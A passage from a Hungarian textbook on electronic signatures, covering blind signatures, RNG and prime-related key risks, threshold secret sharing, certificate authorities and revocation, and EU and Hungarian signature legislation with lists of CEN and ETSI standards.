Anélkül, hogy annak részleteibe belemennénk, a vevő által generált digitális bakjegyeket (pénzt), ami valójában egy-egy bit-fűzér, a banknak úgy kell aláírnia, hogy annak értékét és azonosító számát nem ismerheti meg. Ez az anonimitás feltétele. A PIN-levél aláírásához hasonlíthatjuk, ahol a másoló papírt tartalmazó borítékot kívülről írjuk alá, anélkül hogy akkor tudnánk, mi van benne. Csak a boríték sértetlenségét ellenőrizhetjük. A PIN kód készítésekor a papír felületén nem jelenik meg a PIN kód, csak a belső másolópapír mögötti papíron. Ez biztosítja azt, hogy az elkészítők sem tudják az adott borítékban lévő PIN kódot.



Ábra 40. Vak aláírás

A megszokott elektronikus aláírástól annyiban különbözik, hogy a dokumentumot (pl. digitális bankjegyet) a létrehozója egy eltakaró kulccsal (blinding factor) titkosítva küldi (blinded) át az aláíró félhez. Az aláíró, megfelelő biztonsági feltételek mellett, nem ismerheti meg a dokumentum tartalmát. Az aláírás után, az aláírást kitakarjuk (unblinding) és teljes értékű elektronikus aláírást kapunk, most már a nyilvános dokumentumra.

Bankjegy esetében történő alkalmazáskor a bank nem ismeri a felhasznált és aláírásával érvényesített digitális bankjegyek azonosító számát és értékét. Amikor az eladó (kereskedő) visszaváltja a befolyt digitális pénzt, vagy beteszi bankszámlájára, a bank nem tudja azonosítani azt, hogy ki és mit vett azzal a pénzzel. Ezáltal megvalósul a papírpénzhez hasonló anonimitás (pontosabban nem rosszabb annál) és elejét lehet venni az ilyen irányú személyiségi jogok sérülésének.

A közismert elektronikus aláírás algoritmusok egy részét tovább lehet fejleszteni, un. többkulcsos algoritmusokká. Ezzel a módszerrel meg lehet valósítani a céges, kétszemélyes aláírások elektronikus változatát. A lényeg, hogy nem két, hanem három (vagy több) kulcsot generálunk hasonló módszerekkel. Ebből kettő, két különböző személy titkos kulcsa lesz. A harmadik nyilvános kulccsal csak akkor lehet ellenőrizni az aláírást, ha előtte mindkét titkos kulccsal rendelkező személy egymás után aláírta a dokumentumot.

4.8.5 Elektronikus aláírás algoritmusok biztonsági kérdései.

A kulcsgenerálás során több olyan matematikai algoritmust kell felhasználni, amelyek súlyosan befolyásolják a teljes rendszer biztonságát. Ebben a fejezetben ezek közül lesz szó néhányról, kiemelve, hogy nemcsak a kulcshosszakról kell szakmai vitákat folytatni, hanem biztonsági szempontból az algoritmusok és protokollok is a rendszer kölcsönösen egymásra támaszkodó részei.

Az egyik legalapvetőbb és ezért a legtöbb szakmai vitát kiváltó elem a véletlenszám-generálás kérdése, mivel sok esetben ezen áll vagy bukik az adott algoritmus kulcshossztól már független

biztonsága. Tekintélyes múltra visszanyúló, erős matematikai alapokkal rendelkező területe a matematikának és az informatikai biztonságnak is a véletlenszám-generálás.

4.8.5.1 Véletlenszám-generálás biztonsági kockázatai

Csaknem minden kriptográfiai rendszerben jelentkezik a véletlenszám-generálás problémája. Alapvetően kétféle megközelítés van.

Digitális algoritmusokkal csakis ál-véletlen (pseudorandom) sorozatot (számsorozatot, karakter füzért vagy bit vektort) lehet generálni. Ezek bizonyos mértékig megközelíthetik a valódi véletlen számok statisztikai jellemzőit, de azokat nem érhetik el. Egy tökéletes véletlenszám-sorozat digitális (szekvenciális) úton való létrehozásához végtelen tárolókapacitású számítógépre lenne szükség, ami természetesen nem megépíthető.

A Kerkhoff-elv szerint a biztonságot nem lehet az algoritmus titkosságára alapozni. Az algoritmusokat általánosan ismertnek kell tekinteni, mert előbb vagy utóbb úgyis azzá válnak. A biztonságot a kulcsok adják, mert ezek lehetnek egyediek, cserélhetők, skálázhatók, de a nagy kulcshossz hamis biztonságérzetet adhat, ami rosszabb lehet, mint a biztonság hiánya miatti éberség. Az algoritmus nyilvánossá tétele segíti a biztonsági problémák felderítését is, hiszen az Interneten „több szem többet lát” alapon nagyon hamar kiderül, ha egy algoritmusban hiba van. A legjobb auditor a nyilvánosság.

A modern civil igényeknek általában ma már a digitális úton létrehozott ál-véletlenszámok jellemzői nem felelnek meg. Ezért egyre több aláíró eszköz is (többnyire intelligens kártya) un. fizikai véletlenszám generálást valósít meg. Ennek lényege, hogy egy fizikai analóg zajgenerátor (pl. zajos Zenner dióda) jelét mintavételezik és annak kvantált, digitalizált eredményét tekintik véletlen számnak. Külső elektromágneses (pl. periodikus) tér befolyása jelentősen ronthatja az ilyen véletlenszámsorok statisztikai jellemzőit. Az ilyen és hasonló fizikai eszközökkel megvalósított támadásokban Ross Anderson Cambridge-i csapata élenjáró. [RossABib]

4.8.5.2 Prímszámokkal kapcsolatos biztonsági kockázatok

Számos aláíró rendszer kulcsgenerálási algoritmusa nagyon nagy véletlenül választott prímszámokat igényel. A biztonság kedvéért ezeknek olyan nagynak kell lenniük, hogy semmiféle prímszám táblázatban ezeket elérhető tároló eszközökön rögzíteni ne lehessen. Ha tárolni lehetne, akkor a támadó is vissza tudná viszonylag könnyen keresni, például egy prímtényezős felbontásos támadás folyamán.

A nagyon nagy prímszámok megkeresése feltételez egy véletlenszám generátort és prím teszt algoritmust. A véletlenszám problematikájáról már volt szó. A feladat nem reménytelen, mert matematikailag bizonyítható, hogy a prímszámok sűrűsége nem csökken arányosan a számok nagyságával.

A ma használatos prímszám tartományban egy tökéletes prímszám vizsgálat nehéz műveletnek számít, aminek az időigénye nem teszi lehetővé a mindennapi használatot. E helyett olyan praktikus algoritmusokat alkalmaznak, ahol meg lehet tervezni, hogy a prímnek ítélt szám milyen valószínűséggel legyen prím. Ha a valószínűség túl megengedő, és egy prímnek hitt szám végül nem az, akkor ez jelentős biztonsági kockázatot jelent. A nem prímszám alapján létrehozott kulcs könnyen fejthető rejtjelezést eredményezhet. Például az RSA esetében a modulus prímtényezős felbontása, és ezzel a titkos kulcs megfejtése megvalósíthatóvá válhat.

4.8.5.3 Kulcs kezelés biztonsági kockázatai

Általános adatbiztonsági probléma a kulcsok biztonságos tárolása. Ez alól az elektronikus aláírás sem kivétel. Különös hangsúlyt kap ez a probléma kulcshitelesítő szolgáltatók és a legfelsőbb szintű hitelesítő-szolgáltató esetében.

Mi ellen is kell védeni a kulcsokat? A megsemmisülés és a jogtalan kézbe kerülés ellen. Hogyan veszhet el a kulcs? Ennek oka lehet műszaki meghibásodás, természeti katasztrófa, baleset, bosszú, szabotázs vagy terrorista cselekedet, de nem utolsó sorban alulfoglalkoztatott unatkozó és frusztrált kiváló képességű dolgozók, vagy a kihívásokat kereső eminens diákok, esetleg kutatók.

Az *információs társadalom technológiai függősége* tovább fokozódik. Most már nem csak a fizikai rendszerek (víz, villany, gáz, telefon, csatorna) megsemmisülése jelent veszélyt, hanem a virtuális, nem anyagi javak (pl. bit füzérek, digitális kulcsok) elvesztése is. Képzeljük el, hogy ha egy ország nemzeti bankjának rejtjelező kulcsa megsemmisül egy háztartási mikrohullámú készülékkel való besugárzással. Vessük össze a támadás egyszerűségét az okozott nemzetgazdasági káoszból eredő kárral. Szerencsére ilyenek ellen már rég védve vannak a fontos rendszerek (pl. Faraday kalicka, vagy megfelelően védett gépterem).

Látszólagos megoldás az lenne, hogy a kulcsot nagyon sok földrajzilag is elkülönülő helyen tároljuk. Másik szemszögből védeni kell a kulcsokat, hogy illetlen kezekbe ne kerüljenek, például lopás, vesztegetés, zsarolás vagy fenyegetés útján. A két megoldás között kell megtalálni az optimumot.


Olyan rendszert kell tehát létrehozni, ahol a titokból (kulcsból) un. *árnyékokat (shadows)* generálunk. Ezeket osztjuk földrajzilag távoli tárolóeszközökre, hogy egy esemény ne tudja csak ezek egy részét elpusztítani. Meg kell becsülni, hogy egy-egy esemény adott ***x%***-os valószínűséggel hány tároló elemet semmisít meg. Legyen az elpusztult árnyékok száma ***n***.

Másik oldalról fel kell mérni, hogy hasonló valószínűséggel egy támadó vagy támadó szervezet hány árnyékot tud egy időben megszerezni. Legyen ez ***m.*** A kiváló és relatív egyszerű megoldást az un. ***t***-a-***w***-ből (t-out of w threshold scheme) *küszöb titokmegosztási sémák* adják. Ez azt jelenti, hogy a kulcsból ***w*** darab árnyékot osztok ki. Ha bármilyen katasztrófa után ***t*** vagy több árnyék megmarad épségben, akkor könnyedén vissza lehet generálni a kulcsot. Ha viszont a támadó(k) ***t-1*** vagy kevesebb árnyékkal rendelkeznek, a kulcsra vonatkozóan nulla információt tudnak abból kinyerni. Amennyiben $m < t < w-n$ akkor legalább ***x%***-os valószínűséggel biztonságos a kulcstárolás.

Természetesen akadémiai vagy kisebb céges környezetben az is elegendő, ha legalább egy házon kívüli példány is elérhető a kulcsból (és szükség esetén más adatból) katasztrófa esetén. Az ilyen külső letéti helyek és az oda-vissza szállítás biztonságát szavatolni kell.

4.8.6 Nyilvános kulcs hitelesítése

Ebben a fejezetben a tanúsítvány felépítéséről és tartalmáról lesz röviden szó. A felső ábra a kulcs hitelesítés folyamatát mutatja:



Ábra 41. Nyilvános kulcs tanúsítvány létrehozása (felső) és ellenőrzése (alsó)

Ahhoz, hogy a nyilvános kulcs és az aláíró személyét azonosító adatokat egyértelműen össze lehessen rendelni, a tanúsítványban helyet kell kapniuk a személyi adatoknak és a nyilvános kulcsnak. A tanúsítvány hitelességét csak akkor lehet ellenőrizni, ha ismerjük a tanúsítás szolgáltató (hitelesítés szolgáltató) azonosítóját, tehát ennek is szerepelnie kell a tanúsítványban. Lényeges, hogy az érvényességi időtartam kezdete és vége is egyértelmű legyen.

Maga a kulcshitelesítés abból áll, hogy megfelelő biztonsági feltételek mellett a kulcshitelesítés-szolgáltató ezt az adattömböt saját titkos aláíró kulcsával aláírja. Ezután a szolgáltató nyilvános kulcsával ezt az aláírást bárki ellenőrizheti.

Az alsó ábra a tanúsítvány hitelességének ellenőrzését mutatja. Ez valójában egy szokványos aláírás ellenőrzés, csak ez esetben a kulcshitelesítés a szolgáltató nyilvános kulcsával történik.

4.8.6.1 Kulcshitelesítés-szolgáltatás funkciói

A Regisztrációs szolgáltatás (Registration Authority, RA) feladata, hogy ellenőrizze a majdani aláíró felhasználó személyazonosságát és esetleg egyedi jellemzőit. A kérelmezőnek nyilatkozni kell arról, hogy adatait nyilvánosan lehet-e kezelni. Ez meghatározza azt, hogy a kiállított tanúsítványt nyilvánosságra lehet-e hozni. Ha nem, akkor a tanúsítás-szolgáltatónak kell biztosítani, hogy lekérdezés esetén megállapítsa és tájékoztassa az érdeklődőt, hogy az aláírás érvényes-e, pontosabban, hogy az aláírás létrehozó adat (nyilvános kulcs) az aláírás időpontjában érvényes volt-e. Ennek feltétele egy időpecsét szolgáltatása is.

Jelentős kockázati tényező, hogy a személyazonosítás alapját szintén hamisítható okmányok képezik, mint személyi igazolvány, vagy útlevél. Lényegesen egyszerűbb és olcsóbb egy papír alapú útlevelet hamisítani, mint egy jól felépített elektronikus aláírást algoritmikusan támadni.

A tanúsítás szolgáltatónak létre kell hoznia az aláíró kulcs párt (kulcsgenerálás), azt hitelesítenie kell (certification), az aláíró eszközt pedig, a kérelmező kilétét azonosító adatokhoz kell kötnie (personalization).

A nyilvános tanúsítványokat egy névlistában (pl. LDAP adatbázisban) hálózaton hozzáférhetővé kell tenni. A nem nyilvános tanúsítványok ellenőrzését biztosítani kell. Lényeges biztonsági tényező a garantált válaszidő. Ezt a rendelkezésre állás és a maximálisan megengedhető leállás határozza meg.

Ami nagyon jelentős biztonsági kockázatot jelenthet, az a lejárt, vagy kompromittálódott tanúsítványok visszavonása, a Tanúsítvány visszavonási lista (Certificate Revocation List, CRL, RL) megbízható működtetése. Kis túlzással a tanúsítványok a kiadás utáni másodperctől lehetnek lejártak vagy kompromittálódottak, így a visszavonási lista szerves része egy biztonságos infrastruktúrának.

Hasonlóan biztonsági szempontból kritikus a CRL rendelkezésre állási ideje, és a maximális átfutási idő, ami a bejelentés és a tanúsítvány letiltása között telik el.

4.8.6.2 Hierarchikus kulcshitelesítés-szolgáltatás és a legfelsőbb hitelesítő

Ameddig két felhasználó, például egy szerződés két aláírója, ugyanattól a hitelesítés szolgáltatótól (HSZ) kapja a kulcs tanúsítványokat, addig problémamentesen tudják egymás aláírásának érvényességét ellenőrizni. Ez ezért történhet meg, mert mindketten ismerik a HSZ nyilvános kulcsát. Mi történik, ha a két aláíró nem ugyanattól a HSZ-től kapta az aláíró eszközét? Csak akkor tudják az aláírás érvényességét ellenőrizni, ha hitelt érdemlően beszerzik a másik fél hitelesítés-szolgáltatójának a nyilvános kulcsát. A másik megoldás az lenne, hogy hierarchikus kulcshitelesítés rendszert hozunk létre. Ez azt jelenti, hogy a felhasználókkal kapcsolatot tartó HSZ-ek nyilvános kulcsait egy központi kulcshitelesítő tanúsítja.

Szokásos nemzeti (EU tagállam) szinten ezt a hierarchikus tanúsító rendszert két szintre korlátozni. A legmagasabb szintet nevezzük legfelsőbbnek (gyökér, root), és ennek kell a legmagasabb biztonsági szintet szolgáltatni. Általában ezek hatósági szervezetek, és nem piaci profitorientált szereplők.

4.8.7 Elektronikus aláírással kapcsolatos törvényhozás és szabványosítás

A levéltitok sem azért létezik, mert a borítékot valaki nem tudná felnyitni, hanem azért mert a jogosulatlan felbontást a törvény bünteti. Az IT biztonság sem működik törvényi előírások

nélkül. A törvényhozásnak és a szabványosításnak a korlátozásokat minimális szinten kell tartani, hogy ne gátolja a technológiai és gazdasági fejlődést. Ennek megfelelően nem szabad túlszabályozni azt, ami magától is működik. Ha egy mód van rá, a piaci verseny önszabályozó erejére kell hagyatkozni.


EU szinten csak azt szabad kodifikálni, ami tagállam szinten nem lehetséges. Ez elsősorban a műszaki és gazdasági rendszerek együttműködő képességéről (interoperability) szól. Érinti a közösen elfogadott minimálisan garantált biztonsági és felelősségi szintet, és elsősorban szabványokon keresztül a műszaki együttműködési képességet, például azonos kriptoalgoritmusok, adatformátumok stb.

Egyáltalán nem szabad szabályozni, olyan szituációkat, ahol nincs érdekkonfliktus, tehát az összes résztvevő közös érdeke a megfelelő működés. Jó példa erre az aláírás létrehozó alkalmazás (ALA, SCA Signature Creation Application), a felhasználói oldalon. Ez a részegység a felhasználó hatáskörébe tartozik, akinek minden érdeke azt kívánja, hogy annak működése megfelelően biztonságos legyen, tehát nincs mit szabályozni. Azonban meg kell adni a lehetőséget a felhasználónak, hogy értékelhesse rendszerének funkcionalitását és biztonságát. Ebben a konkrét esetben a CWA 14170 és CWA 14171 szabványokat említhetjük (ld. később a szürke listákat). Például a német és az osztrák törvények indirekt módon határozzák meg az aláíró felelőségét mondván, hogy a HSZ nem kártérítés-köteles, ha egy esemény után bizonyítja, hogy a törvények szerinti megfelelő gondossággal járt el. Más szavakkal, ha az aláíró vétett, akkor az övé a felelősség és a kár is.

Szintén a fejlődés akadálymentesítése miatt a törvényeknek és szabványoknak a lehető legnagyobb mértékben technológia-függetleneknek kell lenniük. Ezért van az, hogy a technológiához kötődő elnevezéseket a funkcióból származó elnevezésekkel helyettesítik. Például a magán kulcsot aláírás létrehozó adatnak (SCD, Signature Creation Data), a nyilvános kulcsot aláírás ellenőrző adatnak (SVD, Signature Verification Data), az intelligens kártyát pedig (biztonságos) aláírás létrehozó eszköznek (BALE) nevezzük. Azon el lehet gondolkodni, hogy ettől ez mennyire lesz technológiafüggetlenebb, de a tudományos nyelvezet szabályai szerint ez így helyes.

4.8.7.1 Elektronikus aláírással kapcsolatos törvényhozás és szabványosítás EU szinten

Az EU szintjén ez elektronikus aláírás kérdéskörének első szabályozása 1999-ben jött létre, teljes nevén “Directive 1999/93/EC of the European Parliament and of the Council Community framework for electronic signatures of 13th December 1999” (99/93/EC EU irányelvek, ld. rajzban is). Több tagországban már korábban voltak Elektronikusa Aláírás törvények. Ezek közé tartozott többek között Németország is, és a magyar jogszabályok többnyire is a német mintát vették alapul.



Ábra 42. EU elektronikus aláírás szabványosítási folyamat.

A fenti ábrán nyomon lehet követni a 99/93/EC irányelvek alapján beindult szabványosítás folyamatát és az intézmények közötti kapcsolatrendszert.

A szabványosítás irányítására az ICT SB (Information and Communication Technologies Standardisation Board) kapta a megbízást. Ez létrehozta az EESSI Kezdeményezést (European Electronic Signature Standardization Initiative) és ennek vezetőségét az EESSI SG (Steering Group), amely felosztotta témák szerint a feladatokat két európai szabványosítási testület között. Mindkettő létrehozta a megfelelő belső szervezeti egységet.

Ezeket a neveket már csak azért is érdemes megjegyezni, mert ezek segítségével az Interneten böngészve hamar megtalálhatjuk a szabványok legfrissebb változatait.

A CEN/ISSS Workshop e-Sign (Comité Européen De Normalisation Information Society Standardisation System) kapta a szabványosítási feladatokat az alábbi területeken:

- (Biztonságos) Aláírás Létrehozó Eszköz (ALE, BALE) (/Secure/ Signature Creation Devices, SSCD)
- Aláírás létrehozó folyamat és környezet / alkalmazás (Signature Creation Process and Environment)
- Aláírás ellenőrző folyamat és környezet (Signature Validation Process and Environment)
- Megbízható rendszerek (Trustworthy Systems)

A megalkotott szabványokat CWA-knak (CEN Workshop Agreement) nevezik. A legfontosabb aláírással kapcsolatos CEN szabványok:

- CWA 14167-1:2001 E: Security Requirements for Trustworthy Systems Managing Certificates for Electronic Signatures November 2001;Part 1: System Security Requirements; July 17, 2001
- CWA 14167-1:2003 D/E/F: Security Requirements for Trustworthy Systems Managing Certificates for Electronic Signatures – June 2003; Part 1: System Security Requirements
- CWA 14167-2:2002 E:Security Requirements for Trustworthy Systems Managing Certificates for Electronic Signatures – March 2002 Part 2: Cryptographic Module for CSP Signing Operations - Protection Profile (MCSO-PP)
- CWA 14167-3:2003 D/E/F] Security Requirements for Trustworthy Systems Managing Certificates for Electronic Signatures – June 2003;Part 3: Cryptographic Module for CSP Key Generation Services - Protection Profile (CMCKG-PP)
- CWA 14168:2001 E: Secure Signature-Creation Devices "EAL 4" July 2001
- CWA 14169:2002 E: Secure Signature-Creation Devices "EAL 4+" March 2002
- CWA 14170:2001 E: Security Requirements for Signature Creation Applications July 2001
- CWA 14171:2001 E]: Procedures for Electronic Signature Verification July 2001

Meg kell jegyezni, hogy ezek közül 2003.07.15-én összesen három lett hivatalosan elfogadva és az EU Hivatalos Közlönyében (Official Journal of the European Union: Commission Decision of 14 July 2003 on the publication of reference numbers of generally recognised standards for electronic signature products in accordance with Directive 1999/93/EC of the European Parliament and of the Council 2003/511/EC)) közzétéve. Ezek a CWA 14167-1 (March 2003), CWA 14167-2 (March 2003) és a CWA 14169 (March 2002) szabványok.

Az ETSI SEC-ESI WG (European Telecommunications Standardisation Institute Security Technical Committee - Electronic Signatures and Infrastructure - Working Group) pedig az alábbi területekért felel:

- A HSZ-ekkel szembeni követelmények, Hitelesítési szabályzatok (Requirements for CSP; Qualified Certification Policy)
- Minősített tanúsítványok (Qualified Certificate)
- Aláírás formátumok és szintaxisok (Signature Format and Syntax)
- Idő pecsét (Time Stamping: TSA)

A megalkotott szabványokat általában TS-nek (ETSI Technical Standard) nevezik. Elektronikus aláírással kapcsolatos legfontosabb ETSI szabványok:

- TR 102 047: International Harmonization of Electronic Signature Formats February 2004
- TS 102 231: Harmonized TSP status information October 2003
- TS 102 158: Policy requirements for CSPs issuing attribute certificates October 2003
- TS 102 042: Policy requirements for certification authorities issuing public key certificates April 2002
- TS 102 023 v1.2.1: Policy requirements for time-stamping authorities January 2003
- TS 102 023: Policy requirements for time-stamping authorities April 2002
- TS 101 903: XML Advanced Electronic Signatures (XAdES) February 2002
- TS 101 862 v 1.2.1: Qualified Certificate Profile June 2001
- TS 101 862 v 1.1.1: Qualified Certificate Profile December 2000
- TS 101 861 v1.2.1: Time stamping profile March 2002
- TS 101 861 v 1.1.1: Time Stamping Profile September 2001
- TS 101 733 v1.5.1: Electronic Signature Formats December 2003
- TS 101 733 v1.4.0: Electronic Signature formats version September 2002
- TS 101 733 v1.3.1: Electronic Signature Formats February 2002
- TS 101 733 v 1.2.2: Electronic Signature Formats December 2000

- TS 101 456 v1.2.1: Policy requirements for certification authorities issuing qualified certificates April 2002
- TS 101 456 v 1.1.1: Policy requirement for certification authorities issuing qualified certificates December 2000
- TR 102 272: ASN.1 format for signature policies December 2003
- TR 102 153: Pre study on Certificate Profiles February 2003
- TR 102 046: Maintenance of ETSI standards from EESSI phase 2 and 3 February 2003
- TR 102 045: Signature policy for extended business model March 2003
- TR 102 044: Identification of requirements for attribute certification December 2002
- TR 102 041: Signature Policies Report February 2002
- TR 102 040 v1.2.1: International Harmonization of Policy Requirements for CAs issuing Certificates February 2004
- TR 102 040: International Harmonization of Policy Requirements for CAs issuing Certificates March 2002
- TR 102 038: XML format for signature policies April 2002
- TR 102 030: Provision of harmonized Trust Service Provider status information April 2002
- SR 002 176: Algorithms and Parameters for Secure Electronic Signatures March 2003
- ES 201 733 v 1.1.3: Electronic Signature Formats May 2000

4.8.7.2 Elektronikus aláírással kapcsolatos hazai törvényhozás és szabványosítás

Magyarország a világ fejlett országaihoz képest nem jelentős késéssel csatlakozott azon országok sorához, akik modern elektronikus aláírás törvényt fogadtak el. Az első magyar ide vonatkozó törvény a „2001. évi XXXV. törvény az elektronikus aláírásról” (***eat***). A 2004 tavaszán folyó eat felülvizsgálatában, az időközben felgyülemlett tapasztalatok szerinti aktualizálás céljából az év derekára várható eredmény.

Az első eat-ről megállapítható, hogy nem mentes fordítási hibáktól és félreértelmezhető megállapításoktól, de a világon az összes első aláírás törvényekben hasonló problémákkal találkozhatunk. Nem ellentmondás azt megállapítani, hogy mindennek dacára egy jó és még idejében meghozott törvényről van szó. A felismert hibákat és a közben jelentkező új alkalmazási, szolgáltatási területeket az új tervezet megfelelően kezeli le.

Továbbra is komoly gond, hogy a kiegészítő jogszabályok szűkszavúak és hiányosak. A technológia rendkívül gyors fejlődése miatt sehol a világon nem képes a törvényhozás naprakészen minden kérdést kezelni. Maga az EU 99/93/EC is periodikus felülvizsgálatra szorul. A legjelentősebb elektronikus aláírással kapcsolatos magyar jogszabályok:

- 20/2001. (XI.15.) MeHVM rendelet Hírközlési Főfelügyeletnek az elektronikus aláírással összefüggő minősítéssel és nyilvántartással kapcsolatos tevékenységéért fizetendő díjakról
- 151/2001. (IX.1.) Kormányrendelet a Hírközlési Főfelügyeletnek az elektronikus aláírással kapcsolatos feladat- és hatásköréről, valamint eljárásának részletes szabályairól
- 15/2001. (VIII.27.) MeHVM rendelet az elektronikus aláírási termékek tanúsítását végző szervezetekről, illetve a kijelölésükre vonatkozó szabályokról
- 16/2001. (IX.1.) MeHVM rendelet az elektronikus aláírással kapcsolatos szolgáltatásokra és ezek szolgáltatóira vonatkozó részletes követelményekről
- 7/2002. (IV. 26.) MeHVM rendelet az elektronikus aláírással kapcsolatos szolgáltatási szakértő nyilvántartásba vételéről
- 2/2002. (IV. 26.) MeHVM irányelv a minősített elektronikus aláírással kapcsolatos szolgáltatásokra és ezek szolgáltatóira vonatkozó biztonsági követelményekről
- 47/2002. (III. 26.) Korm. rendelet a kormányzati elektronikus aláírási rendszer kiépítésével összefüggő egyes kormányrendeletek módosításáról

4.8.7.3 Elektronikus aláírással kapcsolatos egyéb szabványosítás

Az irodalomjegyzékben (CD: **digsig_list.doc**) a legtöbb elektronikus aláírással kapcsolatos európai szabvány megtalálható. Az összes ide vonatkozó szabvány felsorolása lehetetlen, mert azok több százra vagy inkább ezerre tehetők. Csak néhány szabvány csoportot megemlítve, a nevük illetve a kiadó testület neve alapján:

- **MSZT** (Magyar Szabványügyi Testület) számos külföldi szabványt honosított és fordított le (l. irodalomjegyzék)
- **RFC** (Request For Comments) Kezelő: IETF listája szerint több, mint háromezer RFC van nyilvántartva.
- **IETF** (Internet Engineering Task Force; `http://www.ietf.org/rfc/`)
- **IAB** (Internet Activities Board: RFC-s (Request for Comments)
- **PKCS** (RSA Security Inc. Public-Key Cryptography Standards)
- **DIN** (Deutsches Institut für Normung e.V.)
- **FIPS** (Federal Information Processing Standards) USA
- **ANSI** (American National Standards Institute), USA
- **EIA:** (Electronic Industries Association)
- **IEEE:** (Institute of Electrical and Electronic Engineers)
- **ITU-T: (**International Telecommunication Union, Telecommunication Standardization Sector**),** korábban **CCITT:** (Committee for International Telegraph and Telephone)

4.8.8 Elektronikus aláírással kapcsolatos néhány konkrét szabvány

Ebben a fejezetben bemutatásra kerül néhány, az elektronikus aláírásra vonatkozó európai követelmény rendszer.

4.8.8.1 Elektronikus aláírást létrehozó alkalmazással szembeni követelmények a CWA14170 szerint

